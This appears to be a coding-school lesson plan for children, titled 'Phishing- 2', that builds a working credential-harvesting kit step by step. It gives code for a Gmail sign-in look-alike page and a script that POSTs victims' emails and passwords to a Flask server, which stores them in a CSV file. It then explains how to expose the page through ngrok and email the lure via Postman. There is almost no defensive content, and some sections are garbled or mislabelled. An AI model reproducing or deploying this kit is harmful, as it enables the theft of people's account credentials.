Topic	Phishing- 2
Class Description	**Students will be able to understand phishing and how it usually occurs, and they will learn the entire process of phishing**
Class	**C-225**
Class time	**45 mins**
Goal	● Understand about Phishing ● Login page ● Postman request

Resources Required	● Teacher Resources:
	  ○ Laptop with internet connectivity
	  ○ Earphones with mic
	  ○ Notebook and pen
	  ○ Visual Studio Code
	
	● Student Resources:
	  ○ Laptop with internet connectivity
	  ○ Earphones with mic
	  ○ Notebook and pen
	  ○ Visual Studio Code

Class structure	**Warm-Up** **Teacher - led Activity 1** **Student - led Activity 1** **Wrap-Up**	**10 mins** **10 mins** **20 mins** **5 mins**
WARM UP SESSION - 10mins		
Teacher Action		**Student Action**

Hey <student's name>. How are you? It's great to see you! Are you excited to learn something new today?	**ESR**: Hi, thanks, yes, I am excited about it!
Okay, so you remember what we did in the last session	
Great!	
Any doubts from last session?	
The teacher clarifies doubts (if any)	

Q&A Session	
Question	**Answer**
What is the extension of HTML? A. .HTML B. .html C. .hml D. None of the above	**B**
How can we create a local server? A. Flask B. Json C. Ajax D. None of the above	**A**

TEACHER-LED ACTIVITY - 10mins
Teacher Initiates Screen Share
ACTIVITY ● **Socket & Client Connection** ● **Get screen size** ● **Call the function**

Teacher Action	Student Action
So Let's work on the second part of our phishing application Are you ready? Remember, We make a note of all the parts which we need for a phishing application, Right! Last class, we learned how to get user data and save it in CSV format. Now can you tell me which part is pending! Perfect! So let's work on that! To design our front-end framework, what can we use? Here for the login.html page, we need to create a ***google page*** that looks exactly the same as our Gmail login page. For that, we will use bootstrap. Can you tell me what is the use of bootstrap? Excellent! In Bootstrap we have precompiled style and setting files	**ESR** Yes! **ESR** Yes! **ESR** We need to design our Login.html part **ESR** HTML, CSS, BOOTSTRAP **ESR** Bootstrap is a famous styling library used to make websites responsive

that are quick and easy to use for any web development styling and moreover it makes your website responsive

We can add jquery, css and popper all in bootstrap just using precompiled link

Let's do the same!

- Create folder template and create login.html file

The same you have done in video chat application also

```html
<html>
<0x200b>
<head>
    <!-- Bootstrap and jQuery -->
    <link rel="stylesheet" href="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/css/bootstrap.min.css">
    <script src="https://cdnjs.cloudflare.com/ajax/libs/jquery/3.4.1/jquery.min.js"></script>
    <script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.14.7/umd/popper.min.js"></script>
    <script src="https://stackpath.bootstrapcdn.com/bootstrap/4.3.1/js/bootstrap.min.js"></script>
<0x200b>
    <!-- Sweet Alert -->
    <script src="https://cdnjs.cloudflare.com/ajax/libs/limonte-sweetalert2/8.11.8/sweetalert2.min.js"></script>
    <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/limonte-sweetalert2/8.11.8/sweetalert2.min.css">
<0x200b>
    <link href='https://fonts.googleapis.com/css?family=Open+Sans+Condensed:300' rel='stylesheet' type='text/css'>
    <link href='https://fonts.googleapis.com/css?family=Open+Sans:300' rel='stylesheet' type='text/css'>
    <title>Gmail login</title>
```

We are also importing all the libraries for bootstrap from ***Teacher Activity 1.***	*Student opens the Student Activity 1*
Bootstrap follows a box model and works in ***rows*** and ***columns***. This means that everything that our page consists of is made up of ***rows*** and ***columns***. One thing, however, to always keep in mind while working with bootstrap is that the content should always be inside a ***column*** instead of directly being inside a ***row.*** But before that, we need to add style first to our webpage In the style tag, we will add width, height, background color for our page.	

```
<style>
    p,
    h1,
    h4 {
        color: #555557;
        font-family: 'Open Sans', sans-serif;
    }
200b>
    .form-input {
        border: solid 1px #c2c4c6;
        font-size: 16px;
        padding: 0.2em;
    }
200b>
    .submit-btn {
        background: #498af2;
        font-family: verdana;
        font-size: 14px;
        color: white;
        border-radius: 5px 5px 5px 5px;
        border-width: 1px;
        border-style: solid;
        border-color: gray;
        cursor: pointer;
        outline: none;
        width: 90%;
        height: 3em;
    }
</style>
```

Now let's do the bootstrap part

Here, we can see that we first have a **<div>** tag, which contains a class called *row*. This defines a bootstrap row.

Inside this div, we have another div tag with class
col-sm-12 col-md-12 col-lg-12

Now, what do all these mean?

In bootstrap, a container can be divided into 12 different sections in terms of width.

- ***col*** defines a bootstrap column.
- ***sm*** defines column's width in small screen (mobile)
- ***md*** defines column's width in medium screen (tablet)
- ***lg*** defines column's width in large screen (desktop or laptop)
- ***text-center*** simply means to have all the text in the center of this column.
- ***p-3*** is for padding. The number ***3*** here could have been anything from ***1-5***.

Therefore here, ***col-sm-12*** means to have the full width of the row on the small screen, ***col-md-12*** means to have the full width of the row on a medium screen and ***col-lg-12*** means to have the full width of the row in large screen.

Here we are making a Sign in page that looks the same as gmail page so we need a logo image also.

We will add all the titles line , i.e header and footer for gmail page

Here we are adding google logo image i.e logo.png, Make a class for the image,images can be download from *Student activity 3*

Add class for title heading ***" one account All of google"***

One more class for another heading ***"Sign in to google"***

```
<body>
    <div>
        <div class="row">
            <div class="col-sm-12 col-md-12 col-lg-12 p-3 text-center">
                <img src="/static/images/logo.png" width="118" height="38" />
            </div>
            <div class="col-sm-12 col-md-12 col-lg-12 text-center">
                <h1>One Account. All of Google.</h1>
            </div>
            <div class="col-sm-12 col-md-12 col-lg-12 text-center mt-3">
                <h4>Sign in to continue to Gmail</h4>
            </div>
            <div class="col-sm-12 col-md-4 col-lg-4"></div>
            <div class="col-sm-12 col-md-4 col-lg-4 pl-5 pr-5 mt-5">
                <div class="pl-5 pr-5">
```

*Now after adding headers lets add-footer logo and add paragraph line **"One Google Account for everything"***

Till here code is present in boiler plate

```
</div>
<div class="col-sm-12 col-md-4 col-lg-4"></div>
<div class="col-sm-12 col-md-12 col-lg-12 text-center mt-5">
    <p>One Google Account for everything Google</p>
</div>
<div class="col-sm-12 col-md-12 col-lg-12 text-center">
    <img src="/static/images/footer-logo.png" id="logo2" />
</div>
```

Teacher Stops Screen Share

STUDENT-LED ACTIVITY - 20 mins

- **Ask the student to press the ESC key to come back to the panel.**
- **Guide the student to start Screen Share.**
- **The teacher gets into Full Screen.**

<u>ACTIVITY</u>

- **Student will perform the symmetric Algorithm**
- **Student will perform the asymmetric Algorithm**

Teacher Action	Student Action
Guide the student to get the boilerplate code from Student Activity 2	*Student clones the code from Student Activity2*
Now next part is to add placeholder for username and password and their after we need submit button Let's start writing the body part for the same. - Set the row - Set the profile.png using img src - Create one class for the input placeholder i.e for username, here username will be email id - Create one class for the input placeholder i.e for password - Create one class for button also i.e login button which is used for submit email id and password	

```html
<div class="row">
    <div class="col-sm-12 col-md-12 col-lg-12 text-center mb-5">
        <img src="/static/images/profile-img.png" width="99" height="99" />
    </div>
    <div class="col-sm-12 col-md-12 col-lg-12 text-center">
        <input placeholder="Email" class="form-input" type="mail" name="email" id="email" />
    </div>
    <div class="col-sm-12 col-md-12 col-lg-12 text-center mt-2">
        <input placeholder="Password" class="form-input" type="password" name="password"
            id="password" />
    </div>
    <div class="col-sm-12 col-md-12 col-lg-12 text-center mt-4">
        <button class="submit-btn">Login</button>
    </div>
</div>
```

| Wow! We have done a lot, now the next task is to get the username and password and save it. | |

As soon as the user submits the form, we send their username and password to our flask server through a **POST** request.

- Make one function

- JQuery is a very famous JavaScript library, and we have put all of their code inside a function named jQuery. In order to make it easier for people to use the framework and reduce the amount of typing jQuery every time they want to call a function, they have also created an alias. The alias is $. Therefore, $ is the name of the function.

- As soon as submit button events happen, get the username and password

- Let's define two variables, username to hold the value of the **Username** text field and password to hold the value of the **Password** text field.

- Next we construct an jQuery AJAX request which will be sent the data without page refresh

- Here url will be login page and it will post the data to the flask server

- The post() method **sends a POST request to the specified url**. The *post()* method is used when you want to send some data to the server.

- JSON (**JavaScript Object Notation**) is the most widely used data format for data interchange on the

web.

- When the request is successful or done, a request response is received and the content of that response is passed to our video chat app link

- Here student will use their video chat app link which they have generated in video chat session

- If there is error while fetching data display the error message

```
<script>
    $(function () {
        $(".submit-btn").click(function () {
            let data = {
                username: $("#email").val(),
                password: $("#password").val()
            }
            $.ajax({
                url: "/login",
                type: "post",
                data: JSON.stringify(data),
                dataType: 'json',
                contentType: 'application/json',
                success: function (result) {
                    window.location.href = "https://video-chat-app-216.herokuapp.com/
                        ca246a1a-a5d3-4933-ad09-901ec80fabc0"
                },
                error: function (result) {
                    $("#loader").hide();
                    Swal.fire(
                        'Uh Oh!',
                        result.responseJSON.message,
                        'error'
                    )
                }
            })
        })
    })
</script>
```

Now let's run the program *Student navigates to the code directory that runs the flask application. Students may or may not require the need to use a virtual environment, depending on their system.* *The command to create and activate the virtual environment is as follow -* **Mac/Ubuntu** **python -m venv venv** **source venv/bin/activate** **Windows -** **python -m venv venv** **venv\Scripts\activate.bat** *The command to run the application would be -* **python main.py**	
Check on localhost:5000 The following page should open up -	

| Next, host the following with the help of **NGROK** with the following command - **ngrok http 5000** *This command needs to be executed in the folder where you have NGROK downloaded. If you do not have it downloaded, you can download it from Student Activity 4*	
Open Postman (can be downloaded from Student Activity 5). Once you open it, you would see the following screen -	

Here, change GET to POST and enter the URL of your video chat application deployed on Heroku. If you do not have any, then use the following link -

https://video-chat-app-216.herokuapp.com/send-mail

If you are using your own URL of video chat app, then add /send-mail at the end of the URL, since we want to send an email using it

Next, in the Body section of the request below the URL, select raw -

Change the **Text** to **JSON** -	

Create a JSON with the following keys - 1. url 2. to	

The value of the URL would be the NGROK url that we generated earlier -	

Student puts the email ID of the teacher in POSTMAN and clicks on the send button	
| ```
{
    "url": "https://ec80-205-254-164-31.ngrok.io",
    "to": "saurabh.aswani@whitehatjr.com"
}
``` | |
| Great! The video chat application has opened,

 *S*tudent opens the code and refers to the **creds.csv** file.

 In the last line of the CSV, the student will find the EMAIL ID and the PASSWORD that the teacher entered.

 Look you know the credentials that i have entered -

 Student tells the teacher the credentials that she has entered

 Please change the credentials later if someone has used actual credentials. | |

Output Reference Video:

[Click here](#) to open the output reference video.

Teacher Guides Student to Stop Screen Share
WRAP UP SESSION - 5 Mins
Quiz time - Click on in-class quiz

Question	Answer

What is <h> in HTML?
 	
   A. Header
   B. H tag
   C. Heading
	A

D. All of the above	
What does href mean? A. Hypertext Reference B. Hyper Reference C. High reference D. None of the above	**A**
What do you mean by ajax? A. Asynchronous JavaScript and XML B. Asymmetric JavaScript and XML C. Asynchronous JqueryScript and XML D. None of the above	**A**

<div style="background-color:red; text-align:center">

End the quiz panel
</div>

FEEDBACK
- **Appreciate the students for their efforts in the class.**
- **Ask the student to make notes for the reflection journal along with the code they wrote in today's class.**

Teacher Action	Student Action
You get Hats off for your excellent work! In the next class we will learn about Keyloggers	*Make sure you have given at least 2 Hats Off during the class for:* Creatively Solved Activities +10 Great Question +10

	Strong Concentration +10
Project Discussion	

Teacher Clicks ✕ End Class

ADDITIONAL ACTIVITIES

| **Additional Activities**
Encourage the student to write reflection notes in their reflection journal using markdown.

Use these as guiding questions:
● What happened today?
  ○ Describe what happened.
  ○ The code I wrote.
● How did I feel after the class?
● What have I learned about programming and developing games?
● What aspects of the class helped me? What did I find difficult? | *The student uses the markdown editor to write her/his reflections in the reflection journal.* |

ACTIVITY LINKS

Activity Name	Description	Link
Teacher Activity1	Previous Class Code	https://github.com/pro-whitehatjr/Pro_C224_Teacher-reference-code
Teacher Activity 2	Teacher Reference Code	https://github.com/pro-whitehatjr/PRO-C225-Reference-Code
Teacher Activity 3	Phishing Code Demo	https://github.com/pro-whitehatjr/PRO-C223-Prerequisite
Teacher Activity 4	Image Links	https://github.com/pro-whitehatjr/PRO-C225-Reference-Code/tree/main/static/images
Teacher Activity 4	NGROK	https://ngrok.com/download
Teacher Activity 5	Postman	https://www.postman.com/downloads/
Teacher Reference 1	What is ngrok?	https://s3-whjr-curriculum-uploads.whjr.online/9249c244-029f-4461-8138-4dedbc302f08.pdf
Teacher Reference 2	What is Postman?	https://s3-whjr-curriculum-uploads.whjr.online/36afbcd2-883e-4f80-a83b-0539597cac2d.pdf
Teacher Reference 3	Output reference video	https://s3-whjr-curriculum-uploads.whjr.online/dab1a7bd-ff50-4c51-9c5e-27440b8f4394.mp4
Student Activity 1	Previous Class Code	https://github.com/pro-whiteha

		tjr/PRO-C224_StudentBoilerCode
Student Activity 2	Boilerplate Code	https://github.com/pro-whitehatjr/PRO-C225-StudentBoilerPlate
Student Activity 3	Image Link	https://github.com/pro-whitehatjr/PRO-C225-StudentBoilerPlate/tree/main/static/images
Student Activity 4	NGROK	https://ngrok.com/download
Student Activity 5	Postman	https://www.postman.com/downloads/